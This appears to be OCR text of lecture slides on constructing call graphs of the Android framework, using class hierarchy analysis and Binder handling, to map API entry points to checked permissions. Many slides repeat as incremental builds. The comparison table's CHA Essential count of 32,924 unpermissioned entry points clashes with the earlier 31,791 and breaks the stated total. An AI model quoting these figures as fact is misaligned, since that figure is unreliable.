
Android Framework Call Graph Construction



Android Framework Call Graph Construction



Android Framework Call Graph Construction



Call Graph Construction Techniques for Java

- Not precise: CHA (based on class hierarchy)
  - CHA essential (1/4)
  - CHA intelligent (2/4)
- Field sensitive: Spark
  - Spark naive (3/4)
  - Spark intelligent (4/4)

CHA Essential (1/4)

CHA Essential (1/4)

- Uses CHA algorithm for call graph

CHA Essential (1/4)

- Uses CHA algorithm for call graph
- Locates check methods in the call graph

CHA Essential (1/4)

- Uses CHA algorithm for call graph
- Locates check methods in the call graph
- Extracts names of checked permissions

CHA Essential (1/4)

- Uses CHA algorithm for call graph
- Locates check methods in the call graph
- Extracts names of checked permissions

Permission Set	# entry points
with 0 permissions	31,791 (64%)
with 1 permissions	1 ($<$ 0.01%)
with 105 permissions	18,237 (36%)
	50,029 (100%)

CHA Essential (1/4)

- Uses CHA algorithm for call graph
- Locates check methods in the call graph
- Extracts names of checked permissions

Permission Set	# entry points
with 0 permissions	31,791 (64%)
with 1 permissions	1 ($<$ 0.01%)
with 105 permissions	18,237 (36%)
	50,029 (100%)

- Why explosion of permission set size?


CHA Essential (1/4)

- Uses CHA algorithm for call graph
- Locates check methods in the call graph
- Extracts names of checked permissions

Permission Set	# entry points
with 0 permissions	31,791 (64%)
with 1 permissions	1 ($<$ 0.01%)
with 105 permissions	18,237 (36%)
	50,029 (100%)


- Why explosion of permission set size?
  - Call graph goes through binder code

CHA Essential (1/4): The Real World System with Multiple Software Layers



(source: Gargenta, 2012)

CHA Essential (1/4): The Reason of the Explosion



API methods

Binder `transact` method

Services `onTransact` methods

Services target methods

CHA Intelligent (2/4)

CHA Intelligent (2/4)

- Uses CHA algorithm for call graph

CHA Intelligent (2/4)

- Uses CHA algorithm for call graph
- Finds check methods in the call graph


CHA Intelligent (2/4)

- Uses CHA algorithm for call graph
- Finds check methods in the call graph
- Extracts names of checked permissions


CHA Intelligent (2/4)

- Uses CHA algorithm for call graph
- Finds check methods in the call graph
- Extracts names of checked permissions
- Handles system service communication through the "Binder"


CHA Intelligent (2/4): Handling Binder




CHA Intelligent (2/4): Handling Binder




CHA Intelligent (2/4): Handling Binder




CHA Intelligent (2/4): Handling Binder




CHA Intelligent (2/4): Handling Binder




CHA Intelligent (2/4): Handling Binder



CHA Intelligent (2/4): Handling Binder



CHA Intelligent (2/4): Handling Binder



CHA Intelligent Results (2/4)

Permission Set	# entry points (CHA Intelligent)	# entry points (CHA Essential)
with 0 permissions	32,924 (65.8%)	32,924 (64%)
with 1 permissions	39 (0.08%)	1 ($<$ 0.01%)
with 2 permissions	55 (0.12%)	0 (0%)
with $>$ 65 permissions	17,011 (34.0%)	18,237 (36%)
	50,029 (100%)	50,029 (100%)

